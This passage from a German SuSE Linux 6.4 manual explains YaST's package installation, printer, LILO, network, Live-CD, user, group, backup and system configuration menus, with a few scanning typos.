Ab und an möchte man gerne einmal wissen, wo die tolle Datei, von der man in der Computerzeitschrift gelesen hat, auf der SuSE Linux-CD versteckt ist. Um einfach und (relativ) schnell nach Dateien und Paketen sowohl auf der SuSE Linux-CD als auch im installierten System suchen zu können, gibt es die Paketauskunft, in deren Maske Sie einfach den zu suchenden Dateinamen angeben, und YaST durchsucht daraufhin das angegebene Medium nach dieser Datei und listet die gefundenen Stellen auf.

3.4.9 Pakete einspielen

Wählen Sie diesen Menüpunkt aus, wenn Sie beliebige Pakete „einspielen“ wollen, z. B. korrigierte oder neuere Versionen, die wir auf dem FTP-Server ftp.suse.com bereithalten, aber auch Pakete, die Sie vielleicht selbst gebaut oder sich aus anderer Quelle besorgt haben. Unterstützt werden komprimierte Tar-Archive (`.tgz`) und RPM-Pakete (`.rpm`, `.spm` und `.src.rpm`) sowie spezielle Patch-Pakete (`.pat`), die wir gegebenenfalls auf unserem FTP-Server bereitstellen.

Der Installationsvorgang besteht aus 3 Schritten (eine ausführliche Anleitung kann mit **F1** angezeigt werden):

- Auswahl der Installationsquelle
- Auswahl aus den dort angebotenen Paketen
- Installation der Pakete

Unter dem Menüpunkt 'Quelle:' erhalten Sie mit **←** eine Auswahlliste möglicher Installationsquellen: 'Verzeichnis', 'FTP', 'Quellmedium' und 'Floppy'. Ändern Sie gegebenenfalls den voreingestellten Pfad (Verzeichnis/FTP) und bestätigen Sie mit **↵**. YaST baut nun eine Liste der dort verfügbaren Pakete auf. Mit 'FTP' ist es also möglich, direkt aus dem Internet heraus zu installieren. Es ist die Adresse [ftp.suse.com: /pub/suse/i386/update/6.4](http://ftp.suse.com/pub/suse/i386/update/6.4) (vgl. Abbildung 3.16 auf der nächsten Seite). Bislang ist es nicht möglich, Pakete über einen „Proxy“ einzuspielen; Sie benötigen *direkten* Zugriff auf den jeweiligen FTP-Server.




Abbildung 3.16: Pakete einspielen via FTP

Falls Sie eine Meldung wie "530 User ftp access denied." erhalten, bedeutet das wahrscheinlich, dass nur zeitweilig kein FTP-Login möglich ist, da zu viele User bereits eingeloggt sind. Versuchen Sie es später noch einmal.



Arbeiten Sie sich bis zu dem `rpm`-Paket vor, das Sie installieren wollen; wie gewohnt, mit **(Leertaste)** ankreuzen und dann mit **(F10)** installieren. Das jeweilige Paket wird zudem in Verzeichnis `/tmp/ftp<prozessnummer>` abgelegt, so dass – falls etwas schief geht – das Paket per Hand nachinstalliert werden kann (vgl. Abschnitt 15.3.1 auf Seite 413).

3.4.10 Pakete löschen

Wenn Sie diesen Menüpunkt auswählen, zeigt Ihnen YaST eine Liste aller Pakete, die in Ihrem System installiert sind. Dabei werden auch fremde Pakete angezeigt. Unter „fremden Paketen“ sind dabei solche Pakete zu verstehen, die nicht auf der SuSE-CD enthalten sind. Bei solchen Paketen kann YaST kein Update durchführen; auch die Abhängigkeiten der Pakete untereinander kann YaST dann nicht überprüfen.

Am einfachsten ist es, wenn Sie solche Pakete durch die entsprechenden Pakete der SuSE-CDs ersetzen. Dazu wählen Sie in der angezeigten Liste die betreffenden Pakete aus. Mit **(F2)** wird eine kurze Beschreibung des fremden Paketes angezeigt, da es für diese Pakete keine ausführlichen Beschreibungsdateien gibt. **(F10)** löscht die Pakete.

Danach können Sie die entsprechenden Pakete von der CD neu installieren.

3.5 System updaten

Den Menüpunkt 'System updaten' sollten Sie nur dann verwenden, wenn Ihr Basissystem aktuell genug, also zum Quellmedium passend ist. YaST wird Ihnen dies im Zweifelsfall unmissverständlich mitteilen.

3. YaST– Yet another Setup Tool

Ein System-Update leiten Sie so ein, wie in Kapitel 15 auf Seite 401 beschrieben; einzelne Pakete erneuern Sie mit YaST gemäß Abschnitt 3.4.9 auf Seite 100.

3.6 Administration des Systems

Neben der reinen Installation unterstützt Sie YaST auch bei den verschiedenen Verwaltungsaufgaben, mit denen Sie als frischgebackener *Systemadministrator* konfrontiert werden.

Nachdem die eigentliche Installation beendet ist – also die Pakete auf die Festplatte kopiert wurden –, müssen eine ganze Reihe von Einstellungen vorgenommen werden, um das System Ihren Erfordernissen anzupassen: Hardware einbinden, Netzwerkdienste konfigurieren und aktivieren, Benutzer anlegen, das Startverhalten des SuSE Linux bestimmen etc.




Abbildung 3.17: Administration des Systems

Sie gelangen in die Systemadministration, indem Sie im Hauptmenü von YaST (vgl. Abbildung 3.1 auf Seite 84) den Punkt 'Administration des Systems' wählen (Abbildung 3.17).

3.6.1 Hardware in System integrieren

Hier können Sie die von Ihnen verwendete Hardware näher spezifizieren. In den meisten Fällen wird ein *symbolischer Link* (*Link*) von einem Standardgerät auf das speziell von Ihnen verwendete angelegt, so dass Sie jederzeit auf die entsprechende Hardware zugreifen können, ohne sich den genauen Namen der entsprechenden Komponente merken zu müssen.

Das Einstellen von Maus, Modem, Scanner, Netzwerkkarte und CD-ROM-Laufwerk ist sehr einfach – folgen Sie den Menüs ; –)

Deutlich anspruchsvoller ist dagegen die Druckerkonfiguration, die im Abschnitt 3.6.1 auf der nächsten Seite vorgeführt wird.




Abbildung 3.18: Hardwarekonfiguration

Drucker konfigurieren

Das Ansprechen eines Druckers unter Linux ist ein komplexer Vorgang; der technische Hintergrund ist in Kapitel 12 auf Seite 331 ausführlich beschrieben. Glücklicherweise existiert mit dem Programm *apsfilter* ein mächtiger Filter, der automatisch den Typ einer Datei erkennen und diese dann optimal konvertieren kann, um sie auf den Drucker auszugeben.

Generell spielt unter Linux – wie unter jedem Unix – das PostScript-Format eine zentrale Rolle. Die Ausgabe einer PostScript-Datei auf einen PostScript-Drucker ist vergleichsweise trivial. Jedoch verfügen aufgrund der gehobenen Preise derselben nur die wenigsten Anwender über einen solchen Drucker. Daher wird *Ghostscript* (**gs**) eingesetzt, ein freies Programm, das das Interpretieren eines PostScript-Dokumentes für den Drucker übernimmt und dieses in eine Form konvertiert, die direkt vom Drucker verarbeitet werden kann. Bei Verwendung des *apsfilter* werden auch ASCII-Dateien erst nach PostScript konvertiert, um sie danach entweder direkt auf einen PostScript-fähigen Drucker bzw. mittels *Ghostscript* auf einen beliebigen anderen Drucker auszugeben.

YaST bietet Ihnen eine Möglichkeit, den *apsfilter* komfortabel für den von Ihnen verwendeten Drucker einzurichten (Abbildung 3.19 auf der nächsten Seite):

Besitzen Sie einen farbfähigen Drucker, so aktivieren Sie die entsprechende Option in der Maske. Unter 'Typ des Druckers' geben Sie an, ob Ihr Drucker PostScript-fähig ist oder nicht.

Unter dem Auswahlpunkt 'Name des Druckers' werden Ihnen die von Ghostscript unterstützten Drucker angezeigt. Sie können aus dieser Liste den von Ihnen verwendeten auswählen (vgl. Abschnitt 12.6 auf Seite 346). Sollte ein Ghostscript-„Treiber“ nicht angezeigt werden, können Sie diesen gleichwohl über die Menüpunkte 'Anderer Drucker' und dann '<Benutzerdefiniert>' von Hand eintragen; überprüfen Sie an der Kommandozeile mit **gs -h**, ob der gewollte Treiber auch tatsächlich

3. YaST– Yet another Setup Tool




Abbildung 3.19: *apsfilter* mit YaST einrichten

der installierten Ghostscript-Version bekannt ist. – Die Konfiguration des uniprint-Treibers mit der jeweiligen „Parameter-Datei“ ist derzeit am sichersten mit *SETUP* (**lprsetp**) durchzuführen; vgl. Abschnitt 12.3 auf Seite 339.

Wird Ihr Drucker nicht angezeigt, versuchen Sie es mit einem vergleichbaren Modell, zum Beispiel dem Vorläufermodell. Besitzen Sie beispielsweise einen HP LaserJet 5L, so wählen Sie aus der Liste den HP LaserJet 4 aus.

Bei 'Art des Papiers' wird man in Deutschland üblicherweise A4 auswählen.

Ist Ihr Drucker an einer seriellen *Schnittstelle* angeschlossen, können Sie nachfolgend noch die für diese Schnittstelle zu verwendende Baudrate wählen.

Normalerweise sind heutzutage Drucker an eine parallele Schnittstelle (Druckerport, auch „Parport“) angeschlossen, so dass Sie die zu verwendende parallele Schnittstelle angeben müssen. In den allermeisten Fällen wird dies ab Kernel-Version 2.2.xx /dev/lp0 sein – dann nämlich, wenn Ihr Drucker an der ersten parallelen Schnittstelle hängt; /dev/lp1 kommt nur zur Anwendung, wenn Ihr Rechner über zwei parallele Schnittstellen verfügt; /dev/lp2 bezeichnet die parallele Schnittstelle, die sich auf einer *Hercules-Grafikkarte* oder einer Parport-Karte befindet.²

² Bis Kernel 2.0.xx wird die erste parallele Schnittstelle über /dev/lp1 angesprochen.

Wenn Ihr Drucker nicht druckt, gehen Sie bitte die „Drucker-Checkliste“ (Abschnitt 12.7 auf Seite 351) durch.

Stellen Sie im Zweifelsfall zunächst im BIOS für die parallele Schnittstelle folgende Werte ein:

- IO-Adresse 378 (hexadezimal)
- Interrupt 7
- als Modus: Normal (oder SPP)
- und schalten Sie DMA ab (sollte im Modus Normal abgeschaltet sein)

Dies sind die gängigen Standardwerte.



Die Einstellung 'Auflösung in dpi' müssen Sie überprüfen und ggf. anpassen; orientieren Sie sich bitte an Ihrem Druckerhandbuch!

3.6.2 Kernel- und Bootkonfiguration

Hier können Sie grundlegende Einstellungen vornehmen, die das Booten Ihres Systems und den verwendeten Kernel betreffen:




Abbildung 3.20: Kernel- und Bootkonfiguration

'Boot-Kernel auswählen'

Sie können sich einen der vorkompilierten Kernel (von der SuSE-CD) mit den dazugehörigen Kernel-Modulen installieren lassen ('Boot-Kernel auswählen'), wenn etwa Ihre erste Wahl bei der Installation nicht optimal war; dabei wird Ihnen YaST anbieten, die Kernelkonfiguration (.config) in das Verzeichnis der Kernelquellen (/usr/src/linux) zu kopieren.

Wählen Sie den Kernel für Ihren Rechner aus und lassen Sie danach im Regelfall von YaST den LILO neu einrichten, wenn Sie auch zuvor bereits erfolgreich mit LILO gebootet haben. Andernfalls vgl. unten die Anleitung zur LILO-Konfiguration.

Für den *fortgeschrittenen* Anwender ist es durchaus empfehlenswert, im Anschluss an die Installation einen eigenen Kernel zu generieren (siehe Kapi-

tel 13 auf Seite 355). Ein solcher Kernel – exakt abgestimmt auf Ihr persönliches System – ist kleiner, schneller und vermeidet Treiberprobleme mit nicht vorhandener Hardware. Als Neu-Einsteiger sollten Sie jedoch bitte zunächst mit einem der mitgelieferten Standard-Kernel Ihr System betreiben; denn nur wenn ein solcher Standard-Kernel verwendet wird, haben Sie als Kunde Anrecht auf den „Installationssupport“ (vgl. Abschnitt H.1 auf Seite 547).

‘Rescue-Diskette erzeugen’

Eine „Notfall-“ oder „Rettungsdiskette“ (engl. *rescue disk*) kann sinnvoll sein (‘Rescue-Diskette erzeugen’), wenn sich Ihr Rechner einmal gar nicht mehr starten lassen will – zum Inhalt und zur Verwendung der Diskette vgl. auch Abschnitt 16.5 auf Seite 435.

‘LILLO konfigurieren’

Für die korrekte Konfiguration des *LILLO* (engl. *Linux LOader*) bietet Ihnen YaST auch ein Frontend (Abbildung 3.21); mit *LILLO* lassen sich zudem OS/2-, DOS- und Windows 95/98-Systeme starten – Vorsicht ist aber bei Windows NT geboten. Hintergrundinformationen zur Bedeutung der einzelnen Felder und Optionen der Konfigurationsmasken finden Sie in Kapitel 4 auf Seite 117.




Abbildung 3.21: *LILLO*: Installation

Die ‘Append-Zeile für Kernel-Parameter’ bleibt in der Regel leer, es sei denn, Sie haben bereits zum Booten zusätzliche Parameter verwenden müssen; nur in einem solchen Fall tragen Sie diese Parameter hier ein (allerdings *ohne* den voranstehenden Kernelnamen `linux!`). Die Details werden in Abschnitt 4.4.2 auf Seite 126 dargelegt.

‘Wohin soll LILLO installiert werden?’: Wenn Sie *nur* Linux auf Ihrem Rechner haben, dann ist Master-Boot-Sektor der richtige Platz. Boot-Sektor der `/boot`-Partition ist zu wählen, wenn Sie Linux über einen „fremden“ Bootmanager starten wollen; sollten Sie keine `/boot`-Partition angelegt haben, wählen Sie

Boot-Sektor der Root-Partition. Auf Diskette spricht für sich selbst. Der technische Hintergrund zu dieser Einstellung wird auf Seite 121 erläutert.

‘Wartezeit vor Booten’: Die Angabe erfolgt in Sekunden; 10 Sekunden ist ein guter Wert.

‘"linear" Option’: Diese Option ist in den meisten Fällen *nicht* notwendig; vgl. auch Abschnitt 4.4.2 auf Seite 126.

Mit ‘F4=Neue Config’ legen nun Sie den Namen einer neuen „Konfiguration“ fest; es hat sich bewährt, die Standard-Konfiguration `linux` zu nennen. Wenn bereits Konfigurationen bestehen, lassen sich diese mit ‘F5=Edit Config’ verändern; dazu stellt YaST eine Maske zur Verfügung, die in Abbildung 3.22 gezeigt wird. Die einzelnen Felder bedeuten:




Abbildung 3.22: LILO: Bootkonfiguration

‘Name der Konfiguration’: Hier haben Sie freie Hand, doch wählen Sie für die erste Konfiguration `linux`.

‘Welches Betriebssystem’: Angeboten werden die Möglichkeiten `Linux booten`, `DOS booten` – dies ist auch die richtige Option für Windows 95/98 – und `OS/2 booten`.

‘Zu bootende (Root-) Partition’: Diese Angabe wird vorgegeben. In der Regel ändern Sie hier nichts. Tippen Sie ‘F3’ und wählen Sie die passende Partition aus.

‘Kernel optional’: Nur ankreuzen, wenn dieser Linux-Kernel *nicht permanent* verfügbar ist; also z. B. bei einem Kernel, den man nur einmal zu Testzwecken installieren möchte.

‘Kernel, den Lilo booten soll’: Auch hier brauchen Sie die Vorgabe in der Regel nicht zu ändern. Der Standardplatz ist bei SuSE Linux `/boot/vmlinuz`; mit ‘F3’ haben Sie die Möglichkeit, durch die Verzeichnisstruktur zu „browsen“.

Mit ‘Weiter’ wird LILO installiert, mit ‘Abbruch’ können Sie die Installation von LILO abbrechen.



Wir empfehlen Ihnen, beim Eintragen von Linux im *LILO* gleich noch eine zweite Konfiguration (etwa `old`) vorzusehen, bei der Sie als zu bootenden Kernel `/boot/vmlinuz.old` angeben und das Feld 'Kernel optional' ankreuzen. Bei einem Neu-Übersetzen des Kernels (siehe Kapitel 13 auf Seite 355) mit automatischer Installation des *LILO* wird automatisch auch eine Sicherheitskopie Ihres alten Kernels installiert, so dass Sie das System auch dann starten können, wenn der neue Kernel nicht wie gewünscht funktioniert!

3.6.3 Netzwerk konfigurieren

Die grundlegenden Einstellungen für das Netzwerk können mit YaST vorgenommen werden (vgl. Abbildung 3.23). Führen Sie dies unbedingt auch dann durch, wenn Ihr Rechner sich nicht wirklich in einem Netzwerk mit Netzwerkkarte o. Ä. befindet! Sehr viele Programme setzen die Netzwerkunterstützung voraus, um korrekt funktionieren zu können.




Abbildung 3.23: Netzwerk konfigurieren

'**Netzwerk Grundkonfiguration**' Hier werden im Wesentlichen die \Rightarrow *IP-Adresse(n)* vergeben und diese dann den Netzwerk-Schnittstellen wie Netzwerkkarte, PPP- oder ISDN-Gerät zugeordnet (Abbildung 3.24 auf der nächsten Seite); siehe auf Seite 151 ff., wo all diese Begriffe geklärt werden.

Hier können Sie auch über '`F3=Auto-IP`' die Dienste DHCP oder BOOTP anwählen, um eine automatische IP-Konfiguration zu benutzen.

'**Rechnernamen ändern**' Der Name (engl. *hostname*) und der Domainname des Rechners können neu gesetzt werden (mehr zum Hintergrund auch dieser Thematik auf Seite 151 ff.).

'**Netzwerkdienste konfigurieren**' Hinter diesem Punkt verbergen sich oft benötigte Basisdienste: *inetd* (für *telnet*, *ftp*, das Drucken etc.), *portmap* (für NFS-Server und NIS) und *rpc.nfsd* (für NFS-Server).

'**Konfiguration Nameserver**' Es ist möglich, einen oder mehrere Nameserver anzugeben (siehe auf Seite 451).



Abbildung 3.24: Netzwerk Grundkonfiguration

- '**YP-Client konfigurieren**' Dieser Punkt ist dann aktiv, wenn das Paket `ypclient`, Serie `n` installiert ist (vgl. Abschnitt 5.4 auf Seite 164 sowie auf Seite 453).
- '**Sendmail konfigurieren**' Auch eine Konfigurationsdatei für `sendmail` kann installiert werden, die für verschiedene Erfordernisse jeweils eine ausreichende Funktionalität bereitstellt.
- '**Netzwerkdrucker verwalten**' Hier lassen sich Drucker einrichten, die im Netz über TCP/IP zu erreichen sind. Wenn der Drucker `lp` am Druckerserver `sonne.kosmos.all` unter dem lokalen Namen `remote` erreicht werden soll, dann füllen Sie die Maske aus.
Wenn Sie für diesen Drucker eine Vorfilterung benötigen, orientieren Sie sich an Abschnitt 12.4 auf Seite 343 ff.
- '**Drucker über Samba ansteuern**' Dieser Punkt ist dann aktiv, wenn das Paket `samba`, Serie `n` installiert ist. So erreicht man einen Drucker, der an einen Windowsrechner angeschlossen ist.
- '**Drucker im Novell-Netz ansteuern**' Dieser Punkt ist dann aktiv, wenn das Paket `ncpfs`, Serie `n` installiert ist.
- '**ISDN-Parameter konfigurieren**' Dieser Punkt ist dann aktiv, wenn das Paket `i4l`, Serie `n` installiert ist. Für ISDN werden detailreiche Menüs bereitgestellt (vgl. die Erläuterungen in Abschnitt 6.2 auf Seite 171).
- '**PPP-Netzwerk konfigurieren**' Hiermit ist PPP einzurichten (vgl. die Erläuterungen in Abschnitt 6.1 auf Seite 169).

Für eine weitergehende Konfiguration des Netzwerks sei hier auf das spezielle Kapitel 5 auf Seite 151 verwiesen.

3.6.4 Live-System konfigurieren

Separat zu SuSE Linux kann gegen eine Schutzgebühr die CD-ROM „Live-Filesystem“ erworben oder das ISO-Image vom FTP-Server (<ftp://ftp.suse.com/pub/suse/i386/>) geholt werden.

Diese bootfähige CD-ROM kann verschiedene Aufgaben erfüllen:

3. YaST– Yet another Setup Tool

- Von dieser CD-ROM kann direkt ein Linux-System (einschließlich X Window System) gestartet werden, ohne etwas auf der Festplatte zu installieren. Dies kann z. B. nützlich sein, wenn man testen möchte, ob ein bestimmter Rechner überhaupt mit SuSE Linux läuft oder wenn man ein umfangreiches und unzerstörbares Rettungssystem zur Hand haben möchte (vgl. Abschnitt 16.5 auf Seite 435).
- Weiterhin kann man das „Live-System“ in ein regulär installiertes SuSE Linux-System integrieren. Dies ist nur sinnvoll, wenn man auf der Festplatte nicht über genügend Platz verfügt, um ein komplettes Standard-system installieren zu können. Dieser zweite Punkt ist im folgenden das Thema.



Beachten Sie, dass das Live-System nur eine bestimmte *Auswahl* an Programmen zur Verfügung stellen kann – der Platz auf einem CD-Medium ist beschränkt.

YaST bietet den Menüpunkt an, das Live-Filesystem zu integrieren. Wenn Sie dies wollen, werden symbolische Links für alle Pakete angelegt, die noch nicht installiert wurden. Diese Links zeigen auf die Programme auf der CD. So können die Programme problemlos von CD geladen werden, ohne Speicherplatz auf der Platte zu belegen. Dabei ist zu beachten, dass Sie ab nun immer beim Booten die CD mit dem Live-Filesystem im Laufwerk haben *müssen*, da diese zu diesem Zeitpunkt gemountet wird (der *Mountpoint* ist `/S.u.S.E.`). Wenn Sie jedoch eine andere CD benutzen möchten, booten Sie zuerst mit der Live-CD, unmounten diese dann mit

```
erde: # umount /S.u.S.E.
```

und mounten danach die andere CD.

Nun kann aber auch der Fall eintreten, dass selbst sehr grundlegende Programme von der Live-CD eingebunden sind. In diesem Fall laufen nach dem Booten einige Programme von der CD, so dass sich diese nicht unmounten lässt. Das Basissystem ist jedoch so ausgelegt, dass es auf jeden Fall ohne diese CD lauffähig ist. Booten Sie also Ihr System, entfernen Sie die CD aus dem Laufwerk und lassen Sie Linux wieder hochfahren. Sie werden einige Fehlermeldungen erhalten, die Sie jedoch getrost ignorieren können. Alle nötigen Programme, um auf eine CD zugreifen zu können, sind dennoch im System enthalten.

Falls Sie beim Integrieren der CD die Fehlermeldung "No space left on device" erhalten, so könnte dies daran liegen, dass die *Inode*-Dichte auf Ihrer Partition zu gering ist. Dies kann insbesondere bei kleinen Partitionen schnell der Fall sein. Leider kann dies nur durch ein erneutes Formatieren behoben werden. Geben Sie dabei eine höhere Dichte an (z. B. 1 KB statt 4 KB pro Inode – siehe hierzu auch Abschnitt 3.3.10 auf Seite 93).

Wenn Ihre Platte jetzt voll ist und deshalb das Integrieren abgebrochen wurde, können Sie nicht einmal mehr YaST starten, um das Live-Filesystem wieder abzutrennen. YaST kann nämlich die Dateien nicht mehr erzeugen, die es für den Hochlauf braucht. Löschen Sie jetzt einige der symbolischen Links, die nach `/S.u.S.E./...` zeigen.³ Danach starten Sie YaST und trennen das

³ Wie Dateien gelöscht werden, wird in Abschnitt 19.7.5 auf Seite 485 erklärt.

Live-Filesystem wieder ab.

Der Vorteil des Live-Systems ist also der geringe Platzbedarf. Folgende Nachteile gibt es:

- Der Zugriff auf das Live-System ist langsam, da Zugriffe auf das CD-ROM-Laufwerk deutlich langsamer sind als auf die Festplatte.
- Da sehr viele symbolische Links angelegt werden müssen und jeder einen *Inode* verbraucht, müssen Sie genügend freie Inodes zur Verfügung haben. Die Zahl der Inodes haben Sie beim Erzeugen des Filesystems festgelegt und die können Sie später nur durch Neuformatieren der Partition ändern.
- Um die Live-CD integrieren zu können, muss die betreffende Partition mindestens 50 MB groß sein.

3.6.5 Login-Konfiguration

Hier lässt sich angeben, ob beim Hochlaufen des Systems der textorientierte Login-Bildschirm oder ob sofort das X Window System gestartet werden soll. Wird die graphische Login-Möglichkeit gewünscht, dann stehen der nüchterne *XDM* oder der umfangreiche *KDM* des KDE-Projekts zur Auswahl; wird *KDM* gewählt, dann kann zudem festgelegt werden, wer berechtigt ist, einen **shutdown** durchzuführen. Die Alternative ist ein Login auf der ASCII-Konsole und ein Starten von X mit dem Kommando *startx* (Abbildung 3.25).




Abbildung 3.25: Login-Konfiguration

Wenn Sie nicht sicher sind, dass X problemlos gestartet werden kann, sollten Sie den XDM oder KDM nicht aktivieren. Testen Sie auf jeden Fall zuerst, ob Sie X von der Konsole starten können, bevor Sie einen Display-Manager aktivieren.



Es wird der Runlevel 3 in der */etc/inittab* als Default-Runlevel eingetragen und eine Variable in der */etc/rc.config* hinterlegt (vgl. Ab-

schnitt 77 auf Seite 455); wenn Sie auf Ihrem System den Runlevel 3 für einen anderen Zweck verwenden als zum Hochfahren des XDM oder KDM, wird *keiner* der beiden aktiviert.

3.6.6 Einstellungen susewm

In diesem Konfigurationsmenü wird der „Grafische Desktop“ festgelegt.




Abbildung 3.26: Einstellungen susewm

Wählen Sie den als Standard gültigen Windowmanager aus und bestimmen Sie, für welche *susewm* systemweit verfügbare Konfigurationsdateien generiert werden sollen (vgl. die technischen Hintergründe in Abschnitt 9.5 auf Seite 282 ff.).

3.6.7 Benutzerverwaltung

Mit YaST können Sie komfortabel neue Benutzer anlegen und vorhandene löschen und modifizieren. Sie finden den entsprechenden Dialog dazu im Menü 'Administration des Systems' unter dem Menüpunkt 'Benutzerverwaltung'.

Hier können Sie dem Benutzer den 'Zugriff auf das Modem' erlauben; wenn Sie dies tun, wird der Benutzer in die Gruppen 'uucp' und 'dailout' eingetragen. Alle Mitglieder dieser Gruppen können z. B. PPP-Verbindungen auf- und abbauen.

Beim Neuanlegen eines Benutzers werden alle Dateien aus dem Beispilverzeichnis /etc/skel in das Benutzerverzeichnis des neuen Benutzers kopiert, so dass automatisch eine gewisse minimale systemweite Vorkonfiguration aller Benutzer erfolgen kann. Selbstverständlich kann jeder Benutzer des Systems später diese Dateien nach eigenen Vorstellungen anpassen.

Zudem werden von YaST zwei Skripten aufgerufen, in denen Routine-Aufgaben hinterlegt werden können:

- Nach dem Anlegen des Benutzers wird – falls vorhanden – das Skript /usr/sbin/useradd.local aufgerufen. Zu diesem Zeitpunkt ist

Abbildung 3.27: Benutzerverwaltung mit YaST

der Benutzer sowohl in `/etc/passwd` als auch in `/etc/shadow` eingetragen. Auch das Home-Verzeichnis des Benutzers existiert bereits und die Dateien aus `/etc/skel` sind umkopiert.

- Vor dem Löschen des Benutzers wird – falls vorhanden – das Skript `/usr/sbin/userdel.local` aufgerufen. Zu diesem Zeitpunkt ist der Benutzer noch in den Dateien `passwd` und `shadow` eingetragen und auch das jeweilige Home-Verzeichnis existiert noch.

Beiden Skripten wird der Benutzername als Parameter übergeben. Wenn man weitere Daten (User-ID, Login-Shell, Home-Verzeichnis) braucht, kann man diese relativ einfach aus `/etc/passwd` ermitteln.

Verfügen Sie bereits über genügend Erfahrung und ist es Ihnen zu umständlich, für diesen Zweck YaST zu starten, stehen selbstverständlich auch die Dienstprogramme `useradd` und `userdel` zur Verfügung.

Hinweise zu PAM

Die Konfigurationsdateien zu PAM (engl. *Pluggable Authentication Modules*) liegen unter `/etc/pam.d`. Die Dokumentation für Programmierer und Systemadministratoren ist unter `/usr/doc/packages/pam` zu finden.

SuSE Linux kann auch mit MD5-Passwörtern umgehen; mit MD5-Verschlüsselung können Passwörter länger als 8 Zeichen sein. Allerdings ist Vorsicht geboten: MD5-Verschlüsselung ist *nicht* mit `crypt()`, der Standardfunktion unter Unix, kompatibel; das bedeutet, dass etliche kommerzielle Unix-Systeme und einige Programme mit MD5-Passwörtern nicht funktionieren.

In `/usr/doc/packages/pam/md5.config` sind Konfigurationshinweise zu finden.

3.6.8 Gruppenverwaltung

Mit YaST können Sie nicht nur Benutzer, sondern auch Benutzergruppen verwalten.



Abbildung 3.28: Gruppenverwaltung mit YaST

Unter Linux (wie unter Unix generell) kann und muss man jeden Benutzer mindestens einer Benutzergruppe zuordnen. Dies ist deshalb notwendig, weil sich aus der Gruppenzugehörigkeit bestimmte Zugriffsrechte z. B. auf Dateien ableiten. So kann man z. B. Verzeichnisse nur Mitgliedern einer Gruppe zugänglich machen und diesen Zugang mittels eines Gruppenpassworts schützen.

Einige Benutzergruppen sind unter Linux schon vorgegeben, z. B. die Benutzergruppen `'users'`, `'root'`, u. v. a. m.

Die Form `'users'` ist jedoch nur die textuelle Darstellung der Benutzergruppen. Intern werden sie mit Zahlen repräsentiert, der so genannten Gruppen-Kennung (engl. *group id*). Die Konfigurationsdatei für Benutzergruppen ist `/etc/group`.

Doch dies nur als Hintergrundinformation, denn mit YaST können Sie die Benutzergruppen viel einfacher einrichten. In YaST finden Sie den Gruppenverwaltungsdialog im Menü `'Administration des Systems'` unter dem Menüpunkt `'Gruppenverwaltung'`. Der Dialog wird in Abbildung 3.28 gezeigt.

3.6.9 Backups erstellen

Es kann nützlich sein, alle seit der Installation eines Paketes modifizierten und hinzugekommenen Dateien – das sind typischerweise Konfigurations- und Datendateien – in eine Archivdatei oder auf Band zu sichern. Genau das leistet diese Funktion.

Der dazugehörige Dialog besteht aus drei Abschnitten:

1. Umfang festlegen

In dieser Maske legen Sie in einer Liste fest, welche Verzeichnisse vom Backup ausgeschlossen werden. Vorgegeben sind hier `/tmp`, `/dev` und `/proc`. Allerdings sollten Sie die Liste ergänzen, etwa um gemountete CD-ROMs, gemountete DOS-Partitionen und per NFS gemountete Ver-




Abbildung 3.29: Datensicherung (Backup) mit YaST

zeichnisse. Je mehr unnötige Verzeichnisse Sie vom Backup ausnehmen, desto schneller läuft die Funktion ab, da unnötige Dateivergleiche mit den Paketbeschreibungen entfallen. Mit den Tasten \oplus und \ominus fügen Sie Einträge in die Ausnahme-Liste ein bzw. entfernen sie daraus, F10 setzt die Funktion mit dem nächsten Schritt fort.

2. Suchen

Jetzt durchsucht YaST das System nach Dateien, die in das Backup aufgenommen werden. Die Anzahl und Größe der bisher gefundenen Dateien wird ständig angezeigt. Nach beendeter Suche erscheint eine Liste mit allen gefundenen Dateien. Hier können Sie noch Dateien mit der Leertaste [] aus der Liste entfernen; diese sind dann nicht im Backup-Satz enthalten.

3. Kommando festlegen

Hier legen Sie fest, wie die Dateien gesichert werden sollen. Dazu können Sie z. B. einen Archivnamen eingeben oder Optionen setzen.

Der Backup-Mechanismus kann natürlich nur funktionieren, wenn auf das Datum der Dateien nicht anderweitig Einfluss genommen wurde. Außerdem braucht die Funktion recht viel Hauptspeicher. Allein die Dateinamen einer typischen CD belegen 6 MB. Und natürlich brauchen Sie auch den Plattenplatz für das Archiv. Wenn Sie das Archiv komprimieren lassen, können Sie mit etwa der Hälfte der angezeigten Dateigröße rechnen. Es empfiehlt sich ohnehin, das Backup auf ein Band zu schreiben.

3.6.10 Einstellungen Systemsicherheit

Verändern Sie die Voreinstellungen nur, wenn Ihnen die Hintergründe der jeweiligen Maßnahme vertraut sind. Lesen Sie dazu unbedingt Kapitel 18 auf Seite 461.



Wenn Sie via `ssh` keine `'root'`-Logins zulassen wollen, dann muss `/etc/ssh_config` angepasst werden. In `/etc/sshd_config` ist **PasswordAuthentication yes** voreingestellt. – Bei korrekter Konfiguration der `ssh` sind `'root'`-Logins über das Netz sicher.

3.6.11 XFree86[tm] konfigurieren

Das X Window System (XFree86) kann mit unterschiedlichen Tools konfiguriert werden; versuchen Sie es im ersten Anlauf bitte mit `SaX`. `SaX` ist ausführlich in Abschnitt 8.1 auf Seite 240 ff. beschrieben.

3.6.12 Konfigurationsdatei verändern

Bei SuSE Linux wird praktisch das gesamte System über eine einzige zentrale Konfigurationsdatei verwaltet (`/etc/rc.config`). Diese Datei wird beim Hochlauf von den einzelnen Bootskripten ausgewertet und das System wird entsprechend konfiguriert.

Sie können mit `YaST` die einzelnen Einträge in dieser Datei verändern und somit das System an Ihre Gegebenheiten anpassen, ohne im Detail wissen zu müssen, welche Dateien alle von den entsprechenden Änderungen betroffen sind.




Abbildung 3.30: Verändern der Konfigurationsdatei mit `YaST`

Wählen Sie hier mit dem Cursor die zu verändernde Variable aus und drücken Sie `(←)` oder `(F3)`, um sie zu verändern.

Wenn Sie diese Datei von Hand verändern, müssen Sie nachfolgend noch das Skript `SuSEconfig` aufrufen. Das Skript sorgt dafür, dass die von Ihnen in der Datei `/etc/rc.config` vorgenommenen Änderungen auch in die einzelnen programmspezifischen Konfigurationsdateien übernommen werden. Eine eingehende Beschreibung der Konfigurationsdatei mit den wichtigsten Einstellungsmöglichkeiten finden Sie in Abschnitt 17.6 auf Seite 447.

Booten und Bootmanager – *LILO, loadlin etc.*

In diesem Kapitel sollen verschiedene Methoden vorgestellt werden, wie sich das fertig installierte System \Leftrightarrow *booten* lässt. Um das Verständnis der einzelnen Methoden zu erleichtern, werden zunächst einige technische Details des Bootprozesses auf PCs erläutert.

4.1 Der Bootvorgang auf dem PC

